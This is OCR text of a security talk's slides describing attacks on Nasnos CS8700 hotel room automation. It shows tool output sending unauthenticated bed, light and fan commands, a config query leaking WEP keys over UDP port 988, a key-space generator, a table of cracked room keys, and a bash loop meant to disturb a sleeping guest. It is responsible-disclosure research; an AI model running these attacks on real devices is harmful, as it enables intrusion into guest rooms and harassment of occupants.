Fan on	@LC**1UP**000	-	-
Fan off	@LC**1DW**000	-	-

Exploitation

```
$ python pwn.py
['light_on', 'light_off', 'bed_down', 'bed_up', 'fan_off', 'fan_on']

$ python pwn.py bed_up

## using payload bed_up
## sent to 192.168.2.1:8000 (18 bytes):
0000  40 4c 43 32 55 4f 30 30 30 40 4c 43 32 55 43 30   @LC2UO000@LC2UC0
0010  30 30                                             00
## sent to 192.168.2.1:8000 (18 bytes):
0000  40 4c 43 32 55 4f 30 30 30 40 4c 43 32 55 43 30   @LC2UO000@LC2UC0
0010  30 30                                             00
## sent to 192.168.2.1:8000 (18 bytes):
0000  40 4c 43 32 55 4f 30 30 30 40 4c 43 32 55 43 30   @LC2UO000@LC2UC0
0010  30 30                                             00
## sent to 192.168.2.1:8000 (18 bytes):
0000  40 4c 43 32 55 4f 30 30 30 40 4c 43 32 55 43 30   @LC2UO000@LC2UC0
0010  30 30                                             00
## sent to 192.168.2.1:8000 (18 bytes):
0000  40 4c 43 32 55 4f 30 30 30 40 4c 43 32 55 43 30   @LC2UO000@LC2UC0
0010  30 30                                             00
```

Fig.: Sending commands and transforming our bed into a sofa

Exploitation

- What about the other bedrooms?
  - We do not know if the key is generated or set manually
  - A Nasnos application is available on Google Play Store:
    - Possible to setup the Nasnos Wi-Fi directly from this app
    - Reverse engineering




Fig.: The Nasnos Android application

Exploitation

- Reverse engineering
  - Analysis of the application does not show the key is generated
  - Same from the documentation of the Nasnos CS8700

Exploitation

- Reverse engineering
  - Analysis of the application does not show the key is generated
  - Same from the documentation of the Nasnos CS8700

  - However, the analysis reveals another vulnerability:
    - Packets are sent to the Nasnos router on UDP port 988
    - Remote configuration service from the Simple-WiFi UART
    - Waits for AT instructions
    - Read/write access to the router configuration
    - No authentication

Exploitation

```
$ python config.py
## sent to 192.168.2.1:988 (15 bytes):
0000  31 32 33 34 35 36 41 54 2b 4e 49 50 3d 3f 0d      123456AT+NIP=?.
## received (66 bytes):
0000  2b 4f 4b 3d 31 2c 22 31 39 32 2e 31 36 38 2e 32   +OK=1,"192.168.2
0010  2e 31 22 2c 22 32 35 35 2e 32 35 35 2e 32 35 35   .1","255.255.255
0020  2e 30 22 2c 22 31 39 32 2e 31 36 38 2e 32 2e 31   .0","192.168.2.1
0030  22 2c 22 31 39 32 2e 31 36 38 2e 32 2e 31 22 0a   ","192.168.2.1".
## sent to 192.168.2.1:988 (16 bytes):
0000  31 32 33 34 35 36 41 54 2b 53 53 49 44 3d 3f 0d   123456AT+SSID=?.
## received (27 bytes):
0000  2b 4f 4b 3d 22 4e 61 73 6e 6f 73 2d 43 53 38 37   +OK="Nasnos-CS87
0010  30 30 5f 32 66 61 61 22 0a 0a 00                  00_2faa"...
## sent to 192.168.2.1:988 (17 bytes):
0000  31 32 33 34 35 36 41 54 2b 45 4e 43 52 59 3d 3f   123456AT+ENCRY=?
## received (8 bytes):
0000  2b 4f 4b 3d 32 0a 0a 00                           +OK=2...
## sent to 192.168.2.1:988 (15 bytes):
0000  31 32 33 34 35 36 41 54 2b 4b 45 59 3d 3f 0d      123456AT+KEY=?.
## received (26 bytes):
0000  2b 4f 4b 3d 31 2c 31 2c 22 43 53 38 37 30 30 48   +OK=1,1,"CS8700H
0010  30 30 46 30 36 32 22 0a 0a 00                     00F062"…
```

Fig.: Retrieving the configuration of the Nasnos access point

Exploitation

- Another bedroom
  - Left the place and travelled to another city
  - Came back to the hotel and got assigned to another bedroom
    - Key found for this room is CS8700H00A4F9
    - First access point key was CS8700H00F158

Exploitation

Another bedroom

- Left the place and travelled to another city
- Came back to the hotel and got assigned to another bedroom
  - Key found for this room is CS8700H00A4F9
  - First access point key was CS8700H00F158

Key generation

- Only the four last hex chars seem to change: 65536 possibilities

```
>>> [("CS8700H00%04X" % i) for i in range(0,65536)]
'CS8700H000000', 'CS8700H000001'...'CS8700H00FFFE', 'CS8700H00FFFF'
```

- Not related to the SSID, the BSSID or the room number
- Capture at least 4 IVs and launch a dictionary attack
- Run the laptop all night with monitor mode

Exploitation

#	BSSID	ESSID	Encryption	Key
1	00:1F:[redacted]:1D:[redacted]	Nasnos-CS8700_1d[redacted]	WEP (6004 IVs)	(ASCII:CS8700H00[redacted]C)
2	00:1F:[redacted]:1D:[redacted]	Nasnos-CS8700_1d[redacted]	WEP (123 IVs)	(ASCII:CS8700H00[redacted]6)
4	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (1058 IVs)	(ASCII:CS8700H00[redacted]A)
5	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (1427 IVs)	(ASCII:CS8700H00[redacted]5)
6	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (2898 IVs)	(ASCII:CS8700H00[redacted]A)
7	00:1F:[redacted]:31:[redacted]	Nasnos-CS8700_31[redacted]	WEP (4996 IVs)	(ASCII:CS8700H00[redacted]C)
8	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (6033 IVs)	(ASCII:CS8700H00[redacted]D)
9	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (3550 IVs)	(ASCII:CS8700H00[redacted]A)
11	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (3705 IVs)	(ASCII:CS8700H00[redacted]6)
12	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (4892 IVs)	(ASCII:CS8700H00[redacted]0)
14	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (7843 IVs)	(ASCII:CS8700H00[redacted]2)
15	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (2283 IVs)	(ASCII:CS8700H00[redacted]A)
16	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (8735 IVs)	(ASCII:CS8700H00[redacted]F)
17	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (1509 IVs)	(ASCII:CS8700H00[redacted]7)
18	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (196 IVs)	(ASCII:CS8700H00[redacted]D)
19	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (7247 IVs)	(ASCII:CS8700H00[redacted]B)
22	00:1F:[redacted]:22:[redacted]	Nasnos-CS8700_22[redacted]	WEP (400 IVs)	(ASCII:CS8700H00[redacted]5)
23	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (2163 IVs)	(ASCII:CS8700H00[redacted]9)
24	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (14591 IVs)	(ASCII:CS8700H00[redacted]7)
25	00:1F:[redacted]:22:[redacted]	Nasnos-CS8700_22[redacted]	WEP (4151 IVs)	(ASCII:CS8700H00[redacted]8)
26	00:1F:[redacted]:21:[redacted]	Nasnos-CS8700_21[redacted]	WEP (5456 IVs)	(ASCII:CS8700H00[redacted]7)
28	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (11133 IVs)	(ASCII:CS8700H00[redacted]F)
29	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (1330 IVs)	(ASCII:CS8700H00[redacted]1)
31	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (1818 IVs)	(ASCII:CS8700H00[redacted]3)
32	00:1F:[redacted]:22:[redacted]	Nasnos-CS8700_22[redacted]	WEP (2540 IVs)	(ASCII:CS8700H00[redacted]0)
33	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (164 IVs)	(ASCII:CS8700H00[redacted]B)
34	00:1F:[redacted]:22:[redacted]	Nasnos-CS8700_22[redacted]	WEP (2069 IVs)	(ASCII:CS8700H00[redacted]4)
35	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (882 IVs)	(ASCII:CS8700H00[redacted]A)
36	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (41 IVs)	(ASCII:CS8700H00[redacted]8)
37	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (4404 IVs)	(ASCII:CS8700H00[redacted]8)
42	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (147 IVs)	(ASCII:CS8700H00[redacted]9)
43	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (411 IVs)	(ASCII:CS8700H00[redacted]8)
46	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (78 IVs)	(ASCII:CS8700H00[redacted]2)
47	00:1F:[redacted]:1D:[redacted]	Nasnos-CS8700_1d[redacted]	WEP (304 IVs)	(ASCII:CS8700H00[redacted]5)
63	00:1F:[redacted]:2F:[redacted]	Nasnos-CS8700_2f[redacted]	WEP (56 IVs)	(ASCII:CS8700H00[redacted]F)

Fig.: Access to all bedrooms with a minimum of 4 IVs captured

Plan

- Introduction
- Information gathering
- Exploitation
- Demo
- Conclusion

Demo

Demo

- Let’s not forget Bob
  - Time to make him doubt about the existence of ghosts

Demo

- Let’s not forget Bob
  - Time to make him doubt about the existence of ghosts
  - The best scenario for an unforgettable night:
    - Perform different actions every 2 hours or so
    - Transform the bed into a sofa and put it back in place
    - Turn on and off the light

```
#!/bin/bash
while :;
do
   sleep $((60*60*2 + RANDOM % (60*30)))
   ./connect.sh Nasnos-CS8700_2faf
   # <action> <seconds>
   python sweetdreams.py bed_up 25
   python sweetdreams.py bed_down 25
   python sweetdreams.py light_on 6
   python sweetdreams.py light_off 6
done
```

Demo

Fig.: Hoping you had a wonderful night Bob!

Plan

- Introduction
- Information gathering
- Exploitation
- Demo
- Conclusion

Conclusion

Summary

- We were able to take control of all bedrooms
- Exploitation using six different vulnerabilities:
  - Guided Access bypass
  - Usage of WEP
  - Simple-WiFi UART interface with default credentials
  - Nasnos service accessible without authentication
  - Read/write access to the Simple-WiFi UART configuration
  - Non-random keys

- Sensitive elements were modified for the presentation
- Both Nasnos and the hotel were contacted

Conclusion

- Summary
  - The hotel was pretty cool and took these issues seriously
  - These problems are now fixed with a new architecture

Conclusion

Summary

- The hotel was pretty cool and took these issues seriously
- These problems are now fixed with a new architecture

- When asked about the key generation:

> **As for your question, the SSID and password are specified by Nasnos by default.**

  - Non-random keys are generated and set by default !?
  - All Nasnos CS8700 devices are vulnerable
  - No answer from Nasnos

LEXFO

Thanks for your attention


www.lexfo.fr


LexfoSecurite


contact@lexfo.fr